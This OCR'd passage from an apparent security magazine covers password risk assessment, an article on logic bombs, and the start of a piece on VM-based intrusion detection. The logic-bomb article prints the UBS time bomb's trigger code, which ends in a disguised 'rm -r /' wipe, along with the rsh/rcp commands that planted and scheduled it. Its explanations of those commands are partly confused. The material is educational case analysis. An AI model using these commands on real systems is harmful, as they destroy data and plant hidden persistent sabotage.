
- Yes – This could be a positive response or negative response depending on the question. For example:
  - Negative Yes: Do you allow for weak passwords?
  - Positive Yes: Do you use a fifteen-character password?
- Partial – This response states that the control is partially in place. For example, the team may ensure that they tell users to use alpha/numeric characters but the system does not enforce this control.
- No – Like the Yes response, this can be positive or negative depending on the question.
- N/A – A response of non-applicable just means that this control may not apply to the asset under review.
- Threat, Impact and Risk scores – These scores are auto generated when selecting Yes, Partial, No, or N/A from the drop downs. The score numbers are from NIST 800-30 (*http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf*).

**Table 1.** *Threat Likelihood and Threat Measurements*

| Threat Likelihood | Impact | | |
|---|---|---|---|
| | ***Low***<br>(10) | ***Medium***<br>(50) | ***High***<br>(100) |
| ***High*** (1.0) | **Low**<br>10 X 1.0 = 10 | **Medium**<br>50 X 1.0 = 50 | **High**<br>100 X 1.0 = 100 |
| ***Medium*** (0.5) | **Low**<br>10 X 0.5 = 5 | **Medium**<br>50 X 0.5 = 25 | **High**<br>100 X 0.5 = 50 |
| ***Low*** (0.1) | **Low**<br>10 X 0.1 = 1 | **Medium**<br>50 X 0.1 = 5 | **High**<br>100 X 0.1 = 10 |

- The Explanation of Risk helps the assessor with verbiage to help individuals being assessed understand the *why's* of each control.

**Table 2.** *Password Control Assessment*




**Information Security Assessment - Password Controls**

| Policy Reference | # | Question | Response | Additional Information | Threat | Impact | Risk | Explanation of Risk |
|---|---|---|---|---|---|---|---|---|
| Password Policy | 1 | Do you ensure users are made aware how to select good password? | **Yes** | We ensure users are made aware to create good passwords in our quarterly awareness campaign | 0.10 | 10.00 | 1 | Many users will inherently create weak passwords. Awareness helps minimize weak passwords. It does not eliminate weak passwords, but helps users understand why weak passwords are bad. |
| Password Policy | 2 | Do you ensure you use strong passwords as defined in the policy? | **Partial** | We have the manual ability to following the policy but it's not systematic. We have plans in place to implement all the controls in the system at the end of the year roll-out. | 0.50 | 50.00 | 25 | Weak passwords make it easier for a malicious person to breach a system (e.g., application, operating system) |
| Password Policy | 3 | Does the application support and enforce upper/lower alphanumeric, punctuation and special characters? | **Partial** | We have the manual ability to following the policy but it's not systematic. We have plans in place to implement all the controls in the system at the end of the year roll-out. | 0.50 | 50.00 | 25 | Weak passwords make it easier for a malicious person to breach a system (e.g., application, operating system) |
| Password Policy | 4 | Does the application support and enforce passwords that are at least 15 characters in length? | **No** | The application only enforces, at most, 8 character passwords. We have plans in place to implement all the controls in the system at the end of the year roll-out. | 1.00 | 100.00 | 100 | Weak passwords make it easier for a malicious person to breach a system (e.g., application, operating system) |

## STEP 5: MEASURE THE RESULTS

After you have conducted the assessment you will have to review the results. Figure 1 shows a form of measurement to help management understand password weakenesses based on the answers from the assessment questionnaire.



NAME OF PROJECT

[redacted]

Month, Day, YEAR

| Review Area | % Compliant | % Desired Compliant |
|---|---|---|
| 1. [redacted] | 90% | 100% |
| 2. [redacted] | 95% | 100% |
| 3. Password Security | 50% | 100% |
| 3. [redacted] | 75% | 100% |
| 4. [redacted] | 75% | 100% |
| 5. [redacted] | 88% | 100% |
| 6. [redacted] | 99% | 100% |
| 7. [redacted] | 86% | 100% |
| 8. [redacted] | 98% | 100% |
| 9. [redacted] | 45% | 100% |
| 10. [redacted] | 65% | 100% |
| 11. [redacted] | 90% | 100% |

**Figure 1.** *Measurement Table*

The numbers from Figure 1 are great but it is difficult to see how the password controls stack up against other controls being tested. Figure 2 illustrates the graphical respresentation of the measurements in Figure 1.




**Figure 2.** *Graphical Illustration of Measurements*

## STEP 6: MAKE RECOMMENDATIONS

The following are mock recommendations based on our assessment:

- Ensure you update your applications so that the applications only accept strong passwords based on the policy. User enforced, as opposed to system enforced, is generally a weaker control.
- Ensure you update the application so that the application only accepts, at the very least, fifteen character passwords in length. Shorter passwords are generally weaker, thus having an easier ability to be cracked.

## STEP 7: SET REVIEW TIMEFRAMES

Risk assessments are not a one-time event. New risks are being discovered daily and should be assessed often. How often should you assess your systems? System assessments are totally your call but one recommendation is as follows and based on the risk of the systems:

- High Risk Systems – These systems should be reviewed at least annually.
- Medium Risk Systems – These systems should be reviewed at least every eighteen months.
- Low Risk Systems – These systems can be reviewed every two to three years based on the propensity of the system changing to a medium risk system. The reality is that low risk systems are low risk, obviously, so fixing a risk on a low risk system keeps it low. Pay more attention to the medium and high risk systems to get the best bang for your budget buck.

## IN SUMMARY

Information security risk management is the ability to understand where a system is most vulnerable to a threat and continuously being vigilant in identifying vulnerabilities and threats. The risk assessment questionnaire is based on your actual policy so you can measure where you are weak and where you are strong in relations to policy controls. The bottom line is that you need to measure your risk so you will know where to put your budget dollars more effectively.

This article demonstrated a very simplistic review of common password controls. The risk assessment process is not impossible with everyone's cooperation. Senior management must back this process in order for the assessment process to be successful. Conducting the information security risk assessment will help the organization overall be more successful with deploying controls with precision utilizing the least amount of budget and gaining the most amount of protection.

### ON THE WEB

- *http://www.sans.org/security-resources/policies/Password_Policy.pdf* SANS Generic Password Policy
- *http://csrc.nist.gov/publications/nistpubs/800-30-rev1/sp800_30_r1.pdf* NIST Guide for Conducting Risk Assessments

### ABOUT THE AUTHOR

*I have been in the information security field since 1990. I started my career with the United States Army as a Communication Security Specialist. I have acquired my CFE, CISSP, ISSMP and CISM. I have helped develop information security risk management programs for several Fortune 500 companies. I currently work in the retail sector for a Fortune 50 organization. For the past two years I have taught Digital Forensics at Western Connecticut State University. You can view some of my background information at http://www.linkedin.com/in/kevinmoker/.*

# LOGIC BOMBS

**by Krystina Horvath**

In this article, you will learn about logic bombs. Logic bomb structure, attack methods and consequences will be detailed and examples of recent logic bombs will be discussed.

**What you will learn:**

- What is a logic bomb
- Logic bomb structure, types of logic bombs. attack method and results
- Examples of logic bombs

**What you should know:**

- General understanding of programming
- General understanding of malware

What is a logic bomb? How are they structured? How are they used during a cyber-attack? Do they have significant effects on individuals, corporations and governments? These questions will be answered in the following article on logic bombs.

## WHAT ARE LOGIC BOMBS?

What exactly are logic bombs? Logic bombs are pieces of programming code embedded within a victim's software system. These bombs are types of malware that are similar to other types of malware such as viruses. The logic bomb codes activate malicious functions when certain conditions are satisfied. These conditions are usually a specific date and time; these are called "time bombs". However, they can be also be activated when a particular document or webpage is opened or visited. Logic bombs are created with malicious intent against the victim's device.


## WHAT IS THE STRUCTURE OF A LOGIC BOMB?

There are four components that comprise a logic bomb which are a trigger mechanism, payload, delivery mechanism and persistence mechanism. A logic bomb is inserted covertly into the programming code of a computer system's existing software. Sometimes, these nefarious codes can be embedded into a falsified application, such as a Trojan horse. Another method of deploying a logic bomb on a victim is to embed it within spyware. The codes of a logic bomb may be simple or complex depending on the anticipated outcome.

Whether the logic bomb is inserted into a software system, a Trojan horse or spyware will determine the resulting attack on the victim and how their device will be affected.

## WHAT ARE TYPES OF LOGIC BOMBS OR HOW CAN LOGIC BOMBS BE DELIVERED TO VICTIMS?

Types of logic bombs are categorized either by their condition satisfaction or attack results. Perhaps the most recognized logic bomb is the time bomb. A time bomb is a piece of programming code inserted into a software system that "detonates", or activates, when a certain time and/or date is reached. Another category of logic bombs is the Trojan horse. The Trojan horse is a piece of malware that holds logic bomb coding. This type of malware is placed in malicious software that is disguised as legitimate software. Therefore, the victim does not know that their device is vulnerable to an attack.



Norton AntiVirus has detected the Trojan Horse virus in:

File name: C:\Documents and Settings\Administrator\Desktop\FLASH.EXE
Domain name: JRP
System name: INKOMI
User name: Administrator

Unable to repair this file


**Figure 1.** *Norton Antivirus detects a Trojan horse*

The last type of logic bomb is a worm. This malware houses logic bombs that are activated by any condition. However, unlike other malware, worms do not require a host to be carried to the victim's device. A worm is identified by its ability to reproduce itself multiple times within a software system and spread its malicious coding through a network, essentially, its payload (or the software's destructive results). A computer worm's payload can be a number of detrimental results for the victim. For example, after a worm spreads, it may delete files off of a network, send particular documents through e-mail or encrypt files.

## WHAT ARE LOGIC BOMB ATTACK METHODS?

Logic bombs, as previously indicated, can be injected in either a software system or a Trojan horse; or it can be independent malware, such as a worm, that does not require a carrier host. A logic bomb can be sent to a victim's device through spear phishing tactics.

Spear phishing is an e-mail fraud method that focuses on targeting specific victims, usually in an organization, in order to gain access to confidential information. These e-mails appear legitimate to the recipient, as legitimate e-mail accounts are hacked and used to send these fraudulent messages. Therefore, the victim will trust the source and most likely, open the e-mail with the logic bomb included. The logic bomb may either be saved onto the victim's computer, where it will wait to "detonate" until a condition is satisfied; or the condition programmed into the logic bomb is to simply open the e-mail message.



From: [redacted]
Subject: Spearphishing with malicious attachments
Date: April 6, 2012 12:19:36 AM PDT
To: victoria.2006@yahoo.com

Hello,

My name is [redacted] with a security company called FireEye. We deal with targeted attacks against large organizations that come in via email attachment or email links. Essentially, I do malware analysis for a living.

If I have you on the BCC list, you have submitted more than one targeted malicious attachment to virustotal over the past few months. Please understand that when you send a file to VT, many researchers like myself get a copy of the email in order to test our products.

I would love to write a blog entry at my corporate site about a few of these attacks and mention you by name. Keep in mind I already have this information, but I would like your permission in addition, as it might not have been an IT person who uploaded the file, not you specifically.

Thanks in advance,

[redacted]

**Direct:** +1 (860) 625-4277

**Email:** [redacted]

FireEye

**Malware Protection System**

http://www.FireEye.com

**Figure 2.** *Example of Spear Phishing E-mail – Iconix Visual ID for Email (http://iconixtruemark.wordpress.com/2012/04/20/spearphishing-example-spoofing-fireeye/)*

Regarding other pieces of malware, such as viruses, Trojan horses and worms, logic bombs can be carried through these other malicious methods. For example, a virus may gain access into a network through a Trojan horse. The virus can then plant a logic bomb onto application software within a network. The logic bomb can then activate a worm when the software application executes.

A well-known logic bomb attack method is usually when a software developer inserts the dormant code into the software that they're currently creating. Or a disgruntled employee that has just been fired or laid off from a company may inject code in a program to destroy certain files on the organization's network. The victim or network's IT administrator will have difficulty detecting the code since it is embedded in the system's software.

Both of these logic bomb attack methods are effective since the e-mail message or software that the logic bomb code was inserted appear legitimate to the victim.

## HOW DOES A LOGIC BOMB REMAIN IN A HOST MACHINE?

After the logic bomb is transmitted to the victim's computer, the logic bomb will remain hidden within a legitimate script or program. For example, the UBS logic bomb attack by Roger Duronio in March 2002 was placed on the host UNIX server in the central data center of UBS. Duronio became disgruntled after he received a drastic cut in his bonus from UBS. He ended up resigning and was seeking revenge on UBS. He injected the logic bomb within legitimate script on the data center's server before he resigned from UBS. This logic bomb was discovered as "*RPC.LOGD*" with an original source code name of "*wait_tst.c*".

## WHAT IS AN EXAMPLE OF THE SOURCE CODE OF A LOGIC BOMB?

The source code of logic bombs can be simplistic or extremely complex. For example, the logic bomb that Duronio planted on UBS's data center server was comprised of the following source code for its trigger mechanism:

**Listing 1.** *UBS Logic Bomb Trigger Mechanism Source Code*

```
while (TRUE) {
      Clock - time (&tloc) ;
      tm = localtime (&Clock) ;

      if(tm->tm_mon == 2 || tm->tm_mon==3 || tm->tm_mon==4) {
         if(tm->tm_wday == 1 ) {
            if (tm->tm_hour >= 9) {
               if(tm->tm_min >=30) {

      system("/usr/sbin/mrm -r / &") ;
      break;
            } else {
            sleep (60) ;
                   }
         }else {
            sleep (3600) ;
                   }
      }else {
         sleep (60*60*24) ;
                }
}else {
   sleep (24*60*60*10) ;
   }
}
```

In essence, this source code, or trigger, is programmed (in this case, a certain date and time) to execute the time bomb. According to Duronio's source code, this time bomb is to detonate on Mondays in the months of March, April and May at 9:00 AM or later. At this time, all files within the data center server would be deleted.

Within this source code, there is the payload (destructive result) which is the command:

```
system("/usr/sbin/mrm -r / &") ;
```

The UNIX based "remove" command (`rm`) is masked in this source code and is displayed as `mrm`. This payload is activated to delete all of the files on the data center's UNIX server once the dates and times are satisfied.

The delivery mechanism is source code found before the trigger of the logic bomb. In Roger Duronio's particular time bomb, the delivery mechanism consisted of trigger delivery and persistence mechanism delivery (which aids the time bomb in repeating its sequence upon restart in order to detonate when the correct conditions are satisfied). Duronio's logic bomb's delivery mechanisms were as follows:

**Listing 2.** *UBS's Logic Bomb – Delivery Mechanism*

```
rcp /usr/sbin/rpc.logd $i:/usr/sbin/rpc.logd
rcp /usr/sbin/rpc.logd $i:/usr/sbin/syschg
rcp llines $i:/tmp/llines
rsh $i 'cat /etc/rc.nfs /tmp/llines >/tmp/rc.nfs'
rsh $i mv /tmp/rc.nfs /etc/rc.nfs
rsh $i cp /usr/bin/rm /usr/sbin/mrm
rsh $i "nohup /usr/sbin/rpc.logd </dev/null >/dev/null 2>&1 &"
rsh $i 'echo /usr/bin/syschg | at -t 200203010930'
```

The first two lines of code deliver the trigger to the victim's machine while the last six lines of code deliver the persistence mechanism and payload. The delivery of the trigger consists of using the `rcp` command, which sends the trigger to a remote computer (the victim's machine). This command places the trigger into the file rpc.logd into the file path, `/usr/sbin/rpc.logd`.

Next the delivery of the persistence mechanism begins with the delivery of the executable, `llines`, to the remote computer (via rcp) where it is stored in the victim computer's tmp folder (`rcp llines $i:/tmp/llines`). Llines then executes (`rsh`) the persistence mechanisms of searching for files via the cat command (`rsh $i 'cat /etc/rc.nfs /tmp/llines >/tmp/rc.nfs'`) and moving these files via the `mv` command (`rsh $i mv /tmp/rc.nfs /etc/rc.nfs`).

Once the persistence mechanism is delivered, the payload is executed through the command, `rsh $i cp /usr/bin/rm /usr/sbin/mrm`. This removes the files that the prior commands recovered and moved.

The last two commands install the logic bomb twice into the file path, `/usr/sbin/rpc.logd`. The command, `rsh nohup`, executes the logic bomb during each restart of the computer and the `echo` command repeats the previous command. Therefore, the logic bomb will become a persistent threat whenever the victim's computer is restarted.

## HOW DID THE UBS LOGIC BOMB GO UNDETECTED?

Roger Duronio's time bomb was planted into legitimate scripting and was residing within the UBS UNIX-based data center server. Duronio was able to complete this task after he resigned from UBS via VPN Gateway.

The time bomb did not appear to be malicious in nature due to its hidden location on the data center server. In addition, when Duronio injected the bomb into the server through VPN Gateway, he was able to switch usernames (rduronio to root) to ensure that this activity would not be detected quickly.

## WHAT ARE RESULTS OF LOGIC BOMBS?

Logic bombs have the potential to create crippling destruction to a victim or organization's data and/or network. What exactly can these small pieces of code do to a victim?

Normally, logic bombs are coded to delete certain files off of an individual's personal computer, or even their whole hard drive may be wiped clean. However, when a logic bomb is intended to cause extreme destruction to an organization, the malware may be coded to carry out several other results.

Organizations who are the intended recipients of logic bombs may experience all of the servers on their network being completely wiped clean of all files and data. In addition, individual computers on an organization's network may be affected and the logic bomb will cause several computers on the network to crash. In addition, the integrity of a corporation will be compromised during a logic bomb attack. Clientele of these victimized companies will view the security of these companies as sub-par and most likely, their revenue and profits will be affected. Customers will come to the understanding that their confidential information is not being handled with care and will more than likely move their patronage elsewhere.

Can a simple piece of code cause physical destruction? Logic bombs have the ability to cause significant physical damage to organizations. Stuxnet will be discussed later in this article that describes how logic bombs can force a nuclear power turbine in a control system to self destruct.

## EXAMPLES OF LOGIC BOMBS

In March 2013, a cyber-attack in South Korea used logic bombs to wipe bank and broadcasting company hard drives clean. The logic bomb malware was inserted in corporate patching systems within the financial institution and broadcasting company realms. Therefore, the logic bomb appeared as a legitimate security update to the IT departments of the affected organizations. The IT departments did not feel that the security update contained any visible malicious software and the pushed the update through their networks, infecting numerous computers.

This logic bomb that was injected within the security update was programmed to commence the deletion of data on the network machines' hard drives and deleting the master boot record of two broadcasting companies and three financial institutions on March 20, 2013 at 2 PM local time.

The malware involved in this cyber-attack was comprised of four files. The file that contained the logic bomb that was responsible for wiping the data was called AgentBase.exe. The logic bomb's code was a hex string, 4DAD4678, which acted as a time bomb. The infected Microsoft Windows machines' hard drives and the master boot record would be overwritten starting on March 20, 2013 at 2:00:01 PM local time in South Korea.

This malware also contained a portion that deleted data from remote Linux distribution computers. The perpetrators, who remain unknown, were aiming to not only remove data from the stationary desktops at these organizations but also the remote VPN connections from outside of the organizations' walls. Therefore, Linux servers containing master boot records were vulnerable to this cyber-attack, as well.

Stuxnet is another example of a logic bomb with more deadly consequences. This cyber-attack focused on hacking Iranian Uranium enrichment plant SCADA (supervisory control and data acquisition) systems, particularly a Siemens programmable logic controller (PLC).



Iran's nuclear facilities
Iran has revealed to the U.N. nuclear watchdog the existence of a second uranium enrichment plant.
Nuclear facility sites are approximate
Caspian Sea
TURKMEN.
Karaj
Tehran Nuclear Research Center
Lashkar-Abad
Tehran
Qom
Possible new enrichment site built inside a mountain
Arak
Natanz
Uranium enrichment plant
Esfahan Nuclear Technology Center
Amarak
Bushehr
IRAN
KUWAIT
SAUDI ARABIA
AFGHAN.
PAKISTAN
Persian Gulf
100 km
100 miles
© 2009 MCT
Source: Federation of American Scientists
Graphic: Eeli Polli

**Figure 3.** *Map of Iran's Nuclear Facilities. The Uranium enrichment plant in Natanz was targeted by Stuxnet. – Family Security Matters by Kathryn Jean Lopez*

These SCADA systems can be accessed through the Internet (Microsoft Windows or Linux based) or telephone lines, which make them susceptible to cyber-attacks. Using these SCADA systems allows workers at power plants, oil companies, electric companies, etc. control and operates equipment remotely, which increases efficiency of daily operations. Stuxnet used similar malware to the Flame cyber-attack.

In 2009 and 2010, Stuxnet targeted and significantly damaged Uranium enrichment facilities in Natanz. It was discovered by VirusBlokAda, a security company that Stuxnet contained a time bomb indicating that February 3, 2010 was the date that the logic bomb would activate. The malware used to initially infect the computers used in these Uranium plants was spread through removable USB flash drives. Stuxnet used several methods to carry out this cyber-attack but the time bomb is the component that began the process to attack the nuclear plant's turbines and motors. The code was programmed to attack only SCADA/ Siemen's PLC systems with motors that spin between 807Hz and 1210Hz. Stuxnet was programmed to significantly alter the rotational speeds of these motors and turbines, causing the motors to self-destruct and cease.

## WHAT CAN BE DONE TO PREVENT LOGIC BOMB ATTACKS?

Since logic bombs are commonly planted in software systems by internal employees, organizations should utilize password management when an employee is let go. This means password access for the ex-employee should be lifted immediately following his/her release from the company. Also, when an employee is let go, the remaining employees should be required to change their passwords following the ex-employee's departure. In addition, VPN access should be secured and denied to any employees who have been terminated.

Secondly, organizations should be in compliance with SOX 404 standards and segregate access and responsibilities into systems within the organization. For example, an employee who works exclusively on maintaining and securing a Microsoft Exchange server should not have access to any financial systems.

Next, the IT administrators within a corporation should generally review activity and event logs for any strange or nefarious activity on the network. Additionally, the IT administrators should create a list of baseline common processes that are running on the corporation's network regularly. When the IT administrator reviews activity, it will become an easier process to detect any out of the ordinary activity.

As a simple method of securing a corporation's servers and network, up-to-date anti-virus software to block any attacks. Lastly, technology focused organizations should consider purchasing software such as Tripwire and Solidcore Systems. These applications detect logic bombs within a software system and alert IT administrators of any nefarious activity.

## SUMMARY

In conclusion, logic bombs are simple pieces of malware that can dramatically affect individuals or organizations. Not only can data be wiped clean from an individual hard drive, or from an entire network; but logic bombs can cause physical damage to SCADA systems/Siemen's systems and PLC systems.

Although the recommendations for preventing logic bomb attacks are not a guarantee for complete protection; these are practices that organizations should be exercising in order to create a more secure network.

It is in an organization's best interest to perform security measures throughout the organization's lifetime but it is especially important when an employee is fired or laid off. Logic bombs, if successful, can affect the longevity and reputation of a company.

### ABOUT THE AUTHOR

*Krystina Horvath, MBA is currently in the midst of a career change from finance to computer forensics. Krystina has completed Utica College's Master of Science in Cybersecurity program with a 3.97 GPA. She is seeking employment in the digital forensics field. Please see her LinkedIn profile – www.linkedin.com/pub/krystina-horvath-ms-mba/14/809/309/.*

# INTRUSION DETECTION USING A VIRTUAL MACHINE ENVIRONMENT

by Niranjan P. Reddy

Malware attacks against single hosts and networks are extremely dangerous and could compromise the security of the entire network. Protection from malware is one of the top worries for system administrators who have to ensure that there are no unnecessary threats to their systems. These threats can cause an adverse effect on a running business or some other mission critical operations. Over the past few years intrusion detection and other security measures have gained critical importance in the fight against malware. Selecting the right IDS is the key to mitigate malware attacks. This article discusses an attempt to create a more robust IDS while mentioning the limitations of traditional detection systems.

**What you will learn:**

- Limitations of HIDS, NIDS
- Virtual Machine mechanism for Intrusion Detection

**What you should know:**

- What is an IDS
- Types of IDS : HIDS, NIDS
- Basic understanding of Virtual Machines

